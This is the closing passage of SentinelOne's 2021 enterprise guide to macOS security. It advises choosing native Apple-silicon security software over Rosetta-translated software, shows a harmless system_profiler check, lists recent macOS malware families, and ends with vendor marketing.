Takeaway: if you have any kind of security or monitoring software installed that doesn't have access to TCC-protected areas, there's nothing to stop malware from hiding some or all of its components in these protected areas.

09

Solving the Security Challenges of macOS in the Enterprise

TL;DR: Choose a security solution that does not rely on Rosetta translation to run on Apple silicon, and check your chosen vendor's reputation for research into macOS-specific threats.

As the discussions in the above sections show, the threats facing businesses deploying up-to-date Apple Mac devices cannot be adequately addressed with only the built-in security mechanisms provided by Apple. At best, those mechanisms provide a thin, first-line of defence, but they evidently will not stop some known malware, novel malware unknown to Apple, or a targeted attack. From a Mac admin's point of view, the Apple platform provides no help in the way of visibility, threat hunting or device control.

So what kind of security solution should you be looking for? There's no shortage of vendors offering macOS security software, but not all vendors have dedicated expertise in the macOS ecosystem or a pedigree in researching malware threats specific to the macOS platform.

Don’t Rely on Rosetta

First of all, ensure any macOS security software you are considering is built to run natively not only on Apple’s Intel platform but also on it’s ‘Apple silicon’ M1 chip platform. That means the solution should not rely on Apple’s Rosetta translation for compatibility with Apple silicon but should be compiled specifically for both platforms.

We saw earlier that architectural changes due to Apple silicon alone will do little to deter macOS malware authors, so what difference does it make if a security application is running through Rosetta translation? There are both security and performance impacts to consider with translated applications.

Native arm64 code has at least two performance advantages over translated code that are particularly relevant to large, complex programs such as EDR offerings. Rosetta uses two kinds of translation: ‘Ahead-of-Time’ (AOT) translation, which occurs the first time the software is launched, and ‘Just-in-Time’ translation, which occurs when certain details cannot be resolved until runtime.


When JIT compilation is needed, the kernel transfers control to a special Rosetta translation stub that takes care of the work. Any sufficiently complex program (such as an EDR solution) is going to need to have at least some of its Intel code translated JIT via Rosetta, and that translation is going to incur a performance penalty compared to a security solution that’s running native arm64 code. This fact is noted in Apple’s own documentation: “the translation process takes time, so users might perceive that translated apps launch or run more slowly at times”.

But performance isn’t the only thing to worry about. As we saw in the Architecture section, it is possible to run Intel code without a code signature through Rosetta. This allows for the possibility of software tampering: a piece of security software running only as an Intel binary through Rosetta translation could have its code signature removed, its code altered, and the program executed through Rosetta without the valid developer’s code signature.

The easiest way to check if installed software is running natively or via Rosetta is to use either the GUI ‘System Information.app’ or the CLI system_profiler utility.

To launch the System Information.app, type ‘sys’ in Spotlight, select the appropriate result and hit ‘return’. When the application opens, click ‘Applications’ in the sidebar. Items that are listed as ‘Universal’ in the ‘Kind’ column are running natively.


Native M1 applications have ‘Universal’ binary format



Application Name	Version	Obtained from	Kind
SentinelAgent	21.7.4	Identified Developer	Universal
sentineld	21.7.4	Identified Developer	Universal
sentineld_helper	21.7.4	Identified Developer	Universal
sentineld_shell	21.7.4	Identified Developer	Universal
SentinelOne Extensions	21.7.4	Identified Developer	Universal

Translated items will be listed as 'Intel' on an ARM M1 Mac.

Apps running under Rosetta on Apple silicon appear as 'Intel'



Alternatively, the following command will output a similar list for processing in scripts:

```
% system_profiler SPApplicationsDataType
```

Takeaway: A security solution that runs natively on M1 Macs is not only more performative and more secure, it indicates that the vendor is sufficiently invested in the macOS platform.

Look for Vendor's With Proven Expertise in macOS Threats

While it's important to know that your vendor is invested in the macOS platform for the long-term, developing software and detecting malware are different areas of expertise. Therefore, in addition, look for vendors with a track record of macOS malware research and threat intelligence. A vendor not actively researching new macOS threats may be able to follow on the tails of others who lead the field, but such vendors' solutions will always be one step behind and cannot be relied upon to protect your enterprise against emerging or adapting threats.

At SentinelOne, we've been leading the field in macOS research for several years, and across 2020/2021, we reported more novel macOS threats than any other vendor.

Top 10 New macOS Malware Discoveries Mid 2020 - 2021

Malware Family	Date	Reporter
EvilQuest	July 2020	Malwarebytes
XCSSET	August 2020	TrendMicro
ZShlayer	September 2020	SentinelLabs
ElectroRAT	January 2021	Intezer
OSAMiner	January 2021	SentinelLabs
SilverSparrow	February 2021	RedCanary
WizardUpdate	March 2021	Confiant
XcodeSpy	March 2021	SentinelLabs
WildPressure	July 2021	Kaspersky
Xloader	July 2021	Checkpoint


As you would expect, we are widely cited in MITRE's ATT&CK framework for macOS, including entries for macOS threat actors and TTPs that rely solely or primarily on our research such as the MITRE entries for the Lazarus' group's Cryptoistic malware and for the various ways threat actors can use AppleScript as a TTP.

XCSSET	https://attack.mitre.org/software/S0658/
OceanLotus	https://attack.mitre.org/software/S0352/
ZShlayer	https://attack.mitre.org/software/S0402/
Cryptoistic (Lazarus)	https://attack.mitre.org/software/S0498/
Bundlore	https://attack.mitre.org/software/S0482/
AppleScript	https://attack.mitre.org/techniques/T1059/002/

SentinelOne is a recognized contributor to MITRE ATT&CK

Our ground-breaking research, available on the SentinelLabs website, covers a wide-variety of topics of interest to macOS administrators and security professionals, from emerging and developing threats to platform vulnerabilities and malware triage.

SentinelLabs covers a wide range of issues related to macOS



Takeaway: Security vendors that are actively engaged in macOS research are in a better position to provide your enterprise with the detection and protection capabilities needed to ensure your macOS fleet remains secure.

What Kind of Malware Threats Are Targeting macOS?

Over the previous 18 months to two years, we've seen a rapid development of macOS threats both in number and kind. Whereas in the past the platform was mainly of interest only to adware and PUP vendors largely focussing on end users, we've seen those traditional threats supplemented by attacks on developers (XCSSET, XCodeSpy) as well as malware targeting specific enterprise environments like Xloader.

The commodity adware/PUP vendors have also become markedly more aggressive. Threats like Shlayer, ZShlayer and Silver Sparrow use zero days and novel scripting methods to bypass Apple's built-in technologies like XProtect and Gatekeeper. We also see these and other traditional players like Adload and Pirrit aggressively collecting environmental information on infected targets, possibly for sale to more malicious actors or for use in further campaigns of their own.

While ransomware is still, fortunately, a threat that remains marginal on the Mac platform, we are seeing an increase in malware and spyware in the form of backdoors and RATS that are compiled from cross-platform code like Go and even Rust. Darknet RaaS services like Smaug and others are offering ransomware payloads for macOS, although we have yet to see any successful ITW infections. That such products are being offered suggests there is an emerging market and it is an area we actively monitor.

As the popularity of Macs in the enterprise increases, particularly among high-value targets like developers, managers and C-Suite executives, it is inevitable that more threat actors will develop tooling for targeting the platform. Relying on the Mac's built-in security is simply not an option in a climate where you need not only more robust detection but also visibility into what is happening across your entire macOS fleet.

10 Conclusion

If you are running a fleet of Macs in the enterprise, you know better than anyone else that Macs are not like other operating systems. Despite its shared Unix heritage with Linux, Apple's macOS is idiosyncratic, and so are the attack vectors that it is susceptible to. This is even more so now that Apple has moved away from Intel architecture. For that reason, when you consider macOS security, you need to consider a solution that has been built to run natively on the Mac platform and that is built by a team with a proven track record in hunting Mac-specific threats.

While there is arguably no one better-placed to do that than Apple themselves, as we have seen in this guide, Apple's own attempts at securing the operating system are beset by problems, as the company itself has recently admitted.

Security isn't Apple's primary business, and it's not likely yours, either. But securing your macOS fleet cannot be a part-time job, a secondary requirement, or an afterthought. At SentinelOne, security is our business, and we're Mac users, too. We invest in macOS expertise and resources to ensure that our solution offers the best protection available for Mac endpoints. If you would like to see for yourself how SentinelOne can help protect your macOS fleet, contact us for more information or request a free demonstration.

Tomorrow's Threats Require a New Enterprise Security Paradigm

SentinelOne provides one platform to prevent, detect, respond, and hunt ransomware across all enterprise assets. See what has never been seen before. Control the unknown. All at machine speed.

Autonomous EPP + EDR

Real-time detection and remediation of modern attacks at the endpoint, at machine speed, and without human intervention.

Unprecedented Visibility

Contextualize and identify threats in real-time. Storyline™ technology reduces manual effort and automatically strings together related events in an attack storyline.

Frictionless Threat Resolution

Patented Storyline™ enables 1-click remediation and rollback to accelerate recovery to real-time. Storyline Active Response or STAR™ provides proactive detection and response. For threat hunters and responders, remediation is integrated as a standard EDR response.

Simplified Experience

One agent consolidates security functions and reduces agent count. One console unfies administration of devices and cloud workloads. Fast to deploy. Easy to manage.

Exceptional Customer Experiences

Customers are our #1. The proof is in our high customer satisfaction ratings and net promoter scores that rival the globe's best companies.

SentinelOne Vigilance

Get answers, not alerts, with our managed detection, investigation and response service.

Visit the SentinelOne website for more details, or give us a call at +1-855-868-3733

Get a Free Demo

Innovative. Trusted. Recognized.

Gartner

A Leader in the 2021 Magic Quadrant for Endpoint Protection Platforms

Highest Ranked in all Critical Capabilities Report Use Cases

MITRE ENGENUITY

Record Breaking ATT&CK Evaluation

- No missed detections. 100% visibility
- Most Analytic Detections 2 years running
- Zero Delays. Zero Config Changes

Gartner peerinsights 4.9

98% of Gartner Peer Insights™


Voice of the Customer Reviewers recommend SentinelOne

FedRAMP

ISO 27001 CERTIFIED by schellman

100 VIRUS virusbtn.com

TEVORA PCI DSS Attestation HIPAA Attestation



SentinelOne®

Contact us

sales@sentinelone.com

+1-855-868-3733

About SentinelOne

More Capability. Less Complexity. SentinelOne is pioneering the future of cybersecurity with autonomous, distributed endpoint intelligence aimed at simplifying the security stack without forgoing enterprise capabilities. Our technology is designed to scale people with automation and frictionless threat resolution. Are you ready?

sentinelone.com

The_Complete_Guide_to_Understanding_Apple_Mac_Security_for_Enterprise_11292021

© SentinelOne 2021